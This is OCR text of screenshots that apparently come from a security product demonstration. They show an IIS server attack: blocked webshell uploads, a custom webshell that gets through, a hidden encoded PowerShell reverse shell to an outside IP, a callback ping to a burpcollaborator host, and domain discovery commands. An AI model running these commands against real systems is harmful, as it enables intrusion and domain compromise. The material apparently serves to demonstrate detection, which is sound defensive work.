

File Actions Edit View Help
BEGINNING IIS ATTACK
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
OS Version: Windows Server 2022 x21H2 (20348.643)
eset SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (0)
Time
S...
O..
Object
Detection
Action
User
Information
Hash
Firs...
Filtering
Type here to search
7:49 AM
4/19/2024



File Actions Edit View Help
BEGINNING IIS ATTACK
WEBSHELL PLACEMENT
-DETECTED-
——— Uploading WebShells to victim 10.0.0.27 ———
[-] Uploading WebMembers1.aspx error_perm: 550 Access is denied.
[-] Uploading WebMembers2.aspx error_perm: 550 Access is denied.
[-] Uploading WebMembers3.aspx error_perm: 550 Access is denied.
[-] Uploading WebMembers4.aspx error_perm: 550 Access is denied.
[-] Uploading WebMembers5.aspx error_perm: 550 Access is denied.
——— 5 webshells blocked ———
Press any key to continue.
-CUSTOMIZED-
——— Uploading WebShell WebMembers.aspx to victim 10.0.0.27 ———
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
OS Version: Windows Server 2022 v21H2 (20348.643)
eset SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (5)
Time S... O.. Object Detection Action User Information Hash Firs...
4/19/2024... R... file C:\inetpub\www... PHP/Webshell.N... cleane... DEMO... Event occur... 40DBDC0B... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.E... cleane... DEMO... Event occur... D8A4B7E91... 4/19...
4/19/2024... R... file C:\inetpub\www... CFM/Webshell.A... cleane... DEMO... Event occur... F7B32703E... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.N... cleane... DEMO... Event occur... AEED35A4... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Agent.NES ... cleane... DEMO... Event occur... 8FDA50432... 4/19...
Filtering
Type here to search
7:50 AM
4/19/2024



File Actions Edit View Help
BEGINNING IIS ATTACK
WEBSHELL PLACEMENT
-DETECTED-
——— Uploading WebShells to victim 10.0.0.27 ———
[-] Uploading WebMembers1.aspx error_perm: 550 Access is denied.
[-] Uploading WebMembers2.aspx error_perm: 550 Access is denied.
[-] Uploading WebMembers3.aspx error_perm: 550 Access is denied.
[-] Uploading WebMembers4.aspx error_perm: 550 Access is denied.
[-] Uploading WebMembers5.aspx error_perm: 550 Access is denied.
——— 5 webshells blocked ———
Press any key to continue.
-CUSTOMIZED-
——— Uploading WebShell WebMembers.aspx to victim 10.0.0.27 ———
[+] Uploaded: ./ReqFiles/webShells/JamesCustom.aspx to WebMembers.aspx
——— Sending commands to WebShell for execution ———
[+] send command> ping rGZ3H2NdHil79WiMRjHbrjC4ZLSAVS.burpcollaborator.net -n 1
[+] send command> powershell -nop -w hidden -enc JABhAGQAZAByAGUAcwBzAD0AJwAxADAAMwAuADcAOQAuADEANAAzAC4AMQAwADE ...
——— Starting Powershell Reverse Shell and wating for connection ———
listening on [any] 80 ...
connect to [103.79.143.101] from WEB-LOSA-01.demo.lan [10.0.0.27] 49823
Press any key to continue.
INITIAL DISCOVERY
-ACCOUNTS-
[+] send command> whoami
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
OS Version: Windows Server 2022 x21H2 (20348.643)
eset SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (5)
Time S... O.. Object Detection Action User Information Hash Firs...
4/19/2024... R... file C:\inetpub\www... PHP/Webshell.N... cleane... DEMO... Event occur... 40DBDC0B... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.E... cleane... DEMO... Event occur... D8A4B7E91... 4/19...
4/19/2024... R... file C:\inetpub\www... CFM/Webshell.A... cleane... DEMO... Event occur... F7B32703E... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.N... cleane... DEMO... Event occur... AEED35A4... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Agent.NES ... cleane... DEMO... Event occur... 8FDA50432... 4/19...
Filtering
Type here to search
7:50 AM
4/19/2024



File Actions Edit View Help
Press any key to continue.
INITIAL DISCOVERY
-ACCOUNTS-
[+] send command> whoami
nt authority\system
[+] send command> net user
User accounts for \\
Administrator DefaultAccount Guest
LocalAdmin WDAGUtilityAccount
The command completed with one or more errors.
[+] send command> quser
USERNAME SESSIONNAME ID STATE IDLE TIME LOGON TIME
administrator console 1 Active none 4/19/2024 7:46 AM
[+] send command> net group "domain admins" /domain
The request will be processed at a domain controller for domain demo.lan.
Group name Domain Admins
Comment Designated administrators of the domain
Members
Administrator akadmin CGAdmin
DDAdmin EMAdmin jbadmin
JJAdmin JLAdmin JRAdmin
MMAdmin MSAdmin RRAdmin
TDAdmin
The command completed successfully.
Press any key to continue.
INITIAL DISCOVERY
-DOMAIN-
[+] send command> ipconfig /all
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
ESET SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (5)
Time S... O.. Object Detection Action User Information Hash Firs...
4/19/2024... R... file C:\inetpub\www... PHP/Webshell.N... cleane... DEMO... Event occur... 40DBDC0B... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.E... cleane... DEMO... Event occur... D8A4B7E91... 4/19...
4/19/2024... R... file C:\inetpub\www... CFM/Webshell.A... cleane... DEMO... Event occur... F7B32703E... 4/19...
